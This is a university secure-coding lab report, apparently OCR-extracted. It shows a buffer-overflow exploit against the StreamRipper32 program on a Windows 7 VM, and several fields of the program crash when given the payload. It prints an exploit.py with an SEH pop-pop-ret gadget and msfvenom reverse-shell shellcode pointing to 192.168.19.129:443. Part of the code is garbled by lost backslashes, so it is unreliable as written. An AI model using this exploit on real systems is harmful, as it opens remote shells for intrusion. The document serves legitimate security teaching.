Secure Coding


Lab-7

Lab experiment - Working with the memory vulnerabilities Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Payload Generation


- Before the execution of the file 'exploit.py'.


Python 3.8.2 Shell
File Edit Shell Debug Options Window Help
exploit.txt - Notepad
File Edit Format View Help
exploit.py - E:\VIT-AP\Semester-4\CSE2010-Secure Coding\LAB\Lab-7 27.03.2021\Vullln\exp...
File Edit Format Run Options Window Help
Ln: 1 Col: 13

```
Python 3.8.2 (tags/v3.8.2:7b3ab59, Feb 25 2020, 23:03:10) [MSC v.1916 64 bit (AM
D64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
```

```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE}
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
shellcode += "\xe2\x0e\xce\xa3\x46\x45\xe3\xb0\xfa\x04\x6c"
```

- After the execution of the file ‘exploit.py’.



IDLE Shell 3.9.2
File Edit Shell Debug Options Window Help

```
Python 3.9.2 (tags/v3.9.2:1a79785, Feb 19 2021, 13:44:55) [MSC v.1928 64 bit (AMD64)] on win
32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
==================== RESTART: C:\Users\Nishit Verma\Downloads\exploit.py ====================
>>>
```

Ln: 5 Col: 4
exploit.txt - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0cxd2x7exadx45xb6x92x94xffxa4x6ex40xc7x6cxb5xb1xc6x6dx38x8dxecx7dx84x0exa9x29x58x59x67x87x1ex
```

Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
exploit.py - C:\Users\Nishit Verma\Downloads\exploit.py (3.9.2)
File Edit Format Run Options Window Help

```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = 'x00x09x0ax0dx3ax5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE} [NetworkInve
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = 'xEBx06x90x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -
"""
shellcode =  ""
shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"
shellcode += "x5dx33xc9xb1x52x83xedxfcx31x55x13"
shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"
shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"
shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"
shellcode += "x15xe1xfdxcdx34x61xfcx01x96x58xcf"
shellcode += "x57xd7x9dx32x95x05x76x38x08x39xf2"
shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"
shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"
shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"
shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"
shellcode += "x95x76xcfx93x5ex20x2bx25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2x0excexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdxfax41"
shellcode += "xd3x36x25x96x14x6dx91x08xebx8exe2"
shellcode += "x01x28xdaxb2x39x99x63x59xb9x26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacx2ex12x47x27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53x25x4e"
```


- The payload has been generated in the ‘exploit.txt’ file.

Analysis

- As we have generated the payload to test on the application StreamRipper32, we have to check each and every input box one by one so that we can know which input fields are vulnerable to buffer overflow.

- Buffer Overflow is an anomaly where a program, while writing data to a buffer, overruns the buffer’s boundary and overwrites adjacent memory locations thus making the application vulnerable to data leaks, unauthorized access and also results in crashes.


1. 1 st instance of Buffer Overflow occurs from the Search Text Box when we enter the payload inside the search text box and click on Search.



Max KB To Rip 0

Relay Port 10069


Search Text 3x1cxc6xccx90x1dxc3



SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

2. 2nd instance of Buffer Overflow occurs from the Song Pattern text box (which appears when we click on the add button) when we enter the payload inside the song pattern text box and click on Ok.



Max KB To Rip: 0


Relay Port: 10069

Pattern Match

Station Pattern: StreamRipper 32

Song Pattern: ?x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3

Note: All patten matches are "substring" matches
Use keyword "any_match" to match any station or song




SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

3. 3rd instance of Buffer Overflow occurs from the Station Pattern text box (which appears when we click on the add button) when we enter the payload inside the station pattern text box and click on Ok.



Max KB To Rip: 0


Relay Port: 10069

Station Pattern: ?x63x31x49x03x23xaax23x1cxc6xccx90x1dxc3

Song Pattern: StreamRipper 32

Note: All patten matches are "substring" matches

Use keyword "any_match" to match any station or song



SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Conclusion:

- The application StreamRipper32 crashes as we enter the payload inside the aforementioned input text boxes.
- So, the application StreamRipper32 is vulnerable to Buffer Overflow from 3 different input fields. They are
    1. Search Box
    2. Song pattern
    3. Station Pattern

K.Bala Eswar
19BCN7003